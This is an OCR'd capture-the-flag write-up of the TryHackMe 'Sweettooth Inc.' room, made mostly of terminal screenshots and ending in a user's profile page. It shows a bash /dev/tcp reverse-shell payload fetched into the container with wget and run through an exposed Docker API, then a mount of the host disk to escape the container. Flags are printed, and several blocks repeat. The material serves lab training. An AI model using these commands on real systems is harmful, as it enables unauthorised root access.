


```
uzJk6Ry98d8C@0d22c2cc510a:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@0d22c2cc510a:~$ whoami
uzJk6Ry98d8C
uzJk6Ry98d8C@0d22c2cc510a:~$ uname -a
Linux 0d22c2cc510a 3.16.0-11-amd64 #1 SMP Debian 3.16.84-1 (2020-
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run
lrwxrwxrwx 1 root root 4 Jun 20  2017 /var/run → /run
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run/
total 28
drwxr-xr-x  5 root root     4096 Mar  5 02:35 .
drwxr-xr-x 62 root root     4096 Mar  5 02:35 ..
srw-rw-rw-  1 root influxdb    0 Mar  5 01:36 docker.sock
drwxrwxrwt  2 root root     4096 Jun 20  2017 lock
drwxr-xr-x  2 root root     4096 Mar  5 01:37 sshd
-rw-r--r--  1 root root        3 Mar  5 01:37 sshd.pid
drwxr-xr-x  2 root root     4096 May 18  2021 systemd
-rw-rw-r--  1 root utmp      384 Mar  5 02:35 utmp
uzJk6Ry98d8C@0d22c2cc510a:~$ ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
root         1  0.0  0.5  20048  2772 ?        Ss   01:37   0:00
root         8  0.0  0.5  44764  2732 ?        S    01:37   0:00
uzJk6Ry+    19  0.0  0.4  11620  2288 ?        Ss   01:37   0:00
uzJk6Ry+    20  0.1  0.4  11676  2492 ?        S    01:37   0:03
uzJk6Ry+    21  0.5  9.9 379236 50348 ?        Sl   01:37   0:19
root        34  0.0  0.5  55184  2848 ?        Ss   01:37   0:00
uzJk6Ry+  6829  0.0  0.5  19652  2704 ?        S    01:39   0:00
root     16964  0.0  1.1  80032  5892 ?        Ss   02:34   0:00
uzJk6Ry+ 17030  0.0  0.8  80032  4356 ?        S    02:35   0:00
uzJk6Ry+ 17047  0.0  0.6  20260  3256 pts/0    Ss   02:35   0:00
uzJk6Ry+ 17807  0.0  0.1   4240   696 ?        S    02:39   0:00
uzJk6Ry+ 17808  0.0  0.4  17508  2084 pts/0    R+   02:39   0:00
uzJk6Ry98d8C@0d22c2cc510a:~$ 
```

```
uzJk6Ry98d8C@0d22c2cc510a:~$ ^C
uzJk6Ry98d8C@0d22c2cc510a:~$ exit
logout
Connection to 10.10.219.55 closed.

┌──(kali㉿kali)-[~]
└─$ sudo ssh uzJk6Ry98d8C@10.10.219.55 -L 8080:localhost:8080 -p 2222
uzJk6Ry98d8C@10.10.219.55's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar  5 02:43:10 2024 from ip-10-8-31-86.eu-west-1.compute.internal
uzJk6Ry98d8C@0d22c2cc510a:~$
```




```
▾ 0:
  ▾ Id:                 "0d22c2cc510a3f77d98c5a881ee97b22723774647adfe6e6070630c6celeda85"
  ▾ Names:
      0:                "/sweettoothinc"
    Image:              "sweettoothinc:latest"
  ▾ ImageID:            "sha256:26a697c0d00f06d8ab5cd16669d0b4898f6ad2c19c73c8f5e27231596f5bec5e"
  ▾ Command:            "/bin/bash -c 'chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6Ry98d8C -c '/initializeandquery.sh & /entrypoint.sh influxd''"
    Created:            1709602636
  ▾ Ports:
    ▾ 0:
        IP:             "0.0.0.0"
        PrivatePort:    22
        PublicPort:     2222
        Type:           "tcp"
    ▾ 1:
        IP:             "0.0.0.0"
        PrivatePort:    8086
        PublicPort:     8086
        Type:           "tcp"
    Labels:             {}
    State:              "running"
    Status:             "Up About an hour"
  ▾ HostConfig:
      NetworkMode:      "default"
  ▾ NetworkSettings:
    ▾ Networks:
      ▾ bridge:
          IPAMConfig:   null
          Links:        null
          Aliases:      null
        ▾ NetworkID:    "9e73453ff6c5071fe53be3e1fec912967d6d3013f21238faecf1052e805482ef"
        ▾ EndpointID:   "999c3fc9c52a8aed94be86b68eea8e75548f03b79e07437a3a84008cf747eb65"
          Gateway:      "172.17.0.1"
          IPAddress:    "172.17.0.2"
          IPPrefixLen:  16
          IPv6Gateway:  ""
          GlobalIPv6Address:  ""
          GlobalIPv6PrefixLen:  0
```




```
var

┌──(kali㉿kali)-[~]
└─$ echo 'bash -i >& /dev/tcp/10.8.31.86/4545 0>&1' > shell.sh

┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc wget http://10.8.3
1.86:8000/shell.sh

┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var
```

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.219.55 - - [05/Mar/2024 06:01:07] "GET /shell.sh HTTP/1.1" 200 -
```



```
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var

┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

┌──(kali㉿kali)-[~]
└─$ nano shell.sh
```

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 -m http.server
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.219.55 - - [05/Mar/2024 06:01:07] "GET /shell.sh HTTP/1.1" 200 -
^Z
zsh: suspended  sudo python3 -m http.server

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [10.8.31.86] from (UNKNOWN) [10.10.219.55] 34645
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@0d22c2cc510a:/# whoami
whoami
root
root@0d22c2cc510a:/# ls
ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
```




```
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var

┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

┌──(kali㉿kali)-[~]
└─$ nano shell.sh
```

```
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var
root@0d22c2cc510a:/# cd home
cd home
root@0d22c2cc510a:/home# ls
ls
uzJk6Ry98d8C
root@0d22c2cc510a:/home# cd Desktop
cd Desktop
bash: cd: Desktop: No such file or directory
root@0d22c2cc510a:/home# locate desktop
locate desktop
bash: locate: command not found
root@0d22c2cc510a:/home# locate flag
locate flag
bash: locate: command not found
root@0d22c2cc510a:/home# cd /root
cd /root
root@0d22c2cc510a:/root# ls
ls
root.txt
root@0d22c2cc510a:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
root@0d22c2cc510a:/root#
```


Q: The second /root/root.txt

A: THM {nY2ZahyFABAmjrnx}




```
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var

┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

┌──(kali㉿kali)-[~]
└─$ nano shell.sh
```

```
var
root@0d22c2cc510a:/# cd home
cd home
root@0d22c2cc510a:/home# ls
ls
uzJk6Ry98d8C
root@0d22c2cc510a:/home# cd Desktop
cd Desktop
bash: cd: Desktop: No such file or directory
root@0d22c2cc510a:/home# locate desktop
locate desktop
bash: locate: command not found
root@0d22c2cc510a:/home# locate flag
locate flag
bash: locate: command not found
root@0d22c2cc510a:/home# cd /root
cd /root
root@0d22c2cc510a:/root# ls
ls
root.txt
root@0d22c2cc510a:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
root@0d22c2cc510a:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none             15G  4.8G  9.5G  34% /
tmpfs            64M     0   64M   0% /dev
tmpfs           247M     0  247M   0% /sys/fs/cgroup
/dev/xvda1       15G  4.8G  9.5G  34% /etc/hosts
shm              64M     0   64M   0% /dev/shm
tmpfs            99M  4.7M   94M   5% /run/docker.sock
root@0d22c2cc510a:/root#
```



```
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var

┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

┌──(kali㉿kali)-[~]
└─$ nano shell.sh
```

```
root.txt
root@0d22c2cc510a:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
root@0d22c2cc510a:/root# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
none             15G  4.8G  9.5G  34% /
tmpfs            64M     0   64M   0% /dev
tmpfs           247M     0  247M   0% /sys/fs/cgroup
/dev/xvda1       15G  4.8G  9.5G  34% /etc/hosts
shm              64M     0   64M   0% /dev/shm
tmpfs            99M  4.7M   94M   5% /run/docker.sock
root@0d22c2cc510a:/root# cd /temp
cd /temp
bash: cd: /temp: No such file or directory
root@0d22c2cc510a:/root# cd /tmp
cd /tmp
root@0d22c2cc510a:/tmp# mkdir -p /tpm/mnt
mkdir -p /tpm/mnt
root@0d22c2cc510a:/tmp# ls
ls
root@0d22c2cc510a:/tmp# mkdir -p /tmp/mnt
mkdir -p /tmp/mnt
root@0d22c2cc510a:/tmp# ls
ls
mnt
root@0d22c2cc510a:/tmp# mount /dev/xvda1 /tmp/mnt
mount /dev/xvda1 /tmp/mnt
root@0d22c2cc510a:/tmp# cd mnt
cd mnt
root@0d22c2cc510a:/tmp/mnt# ls
ls
```



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
10.10.14.82
19:46
Search
19:46
05/03/2024

```
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var

┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell

┌──(kali㉿kali)-[~]
└─$ nano shell.sh
```

```
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@0d22c2cc510a:/tmp/mnt# cd root
cd root
root@0d22c2cc510a:/tmp/mnt/root# ls
ls
root.txt
root@0d22c2cc510a:/tmp/mnt/root# cat root.txt
cat root.txt
THM{nY2ZahyFABAmjrnx}
root@0d22c2cc510a:/tmp/mnt/root#

┌──(kali㉿kali)-[~]
└─$ 
```

Conclusion:

The test successfully revealed and exploited critical vulnerabilities, leading to unauthorized access and information extraction. The findings emphasize the necessity for enhanced security protocols to protect against similar cyber threats.



190658 Rank (In the top 20%)
15 Rooms Complete
6 Level
2 Badges

Damiano254 [0x6]

Get Profile Badge ID | Share Room Badges

Rooms Complete | Badges | Created Rooms | Yearly Activity | Tickets

Threat Intelligen... Explore different OSINT tools used to conduct....
Web Application... Learn about web applications and explore....
Intro to Offensiv... Hack your first website (legally in a safe....
Intro to Digital... Learn about digital forensics and related....
Red Team Recon Learn how to use DNS, advanced searching, Reco....
Passive... Learn about the essential tools for passive....
Python Basics Using a web-based code editor, learn the basics of....
DNS in detail Learn how DNS works and how it helps you access....
MITRE This room will discuss the various resources MITRE h....
Simple CTF Beginner level ctf
Sweettooth Inc. Sweettooth Inc. needs your help to find out how secur....
Windows... In part 1 of the Windows Fundamentals module, w....
Linux... Power-up your Linux skills and get hands-on with so....
OWASP Top 10 Learn about and exploit each of the OWASP Top 1....
Attacktive... 99% of Corporate networks run off of AD. But can you....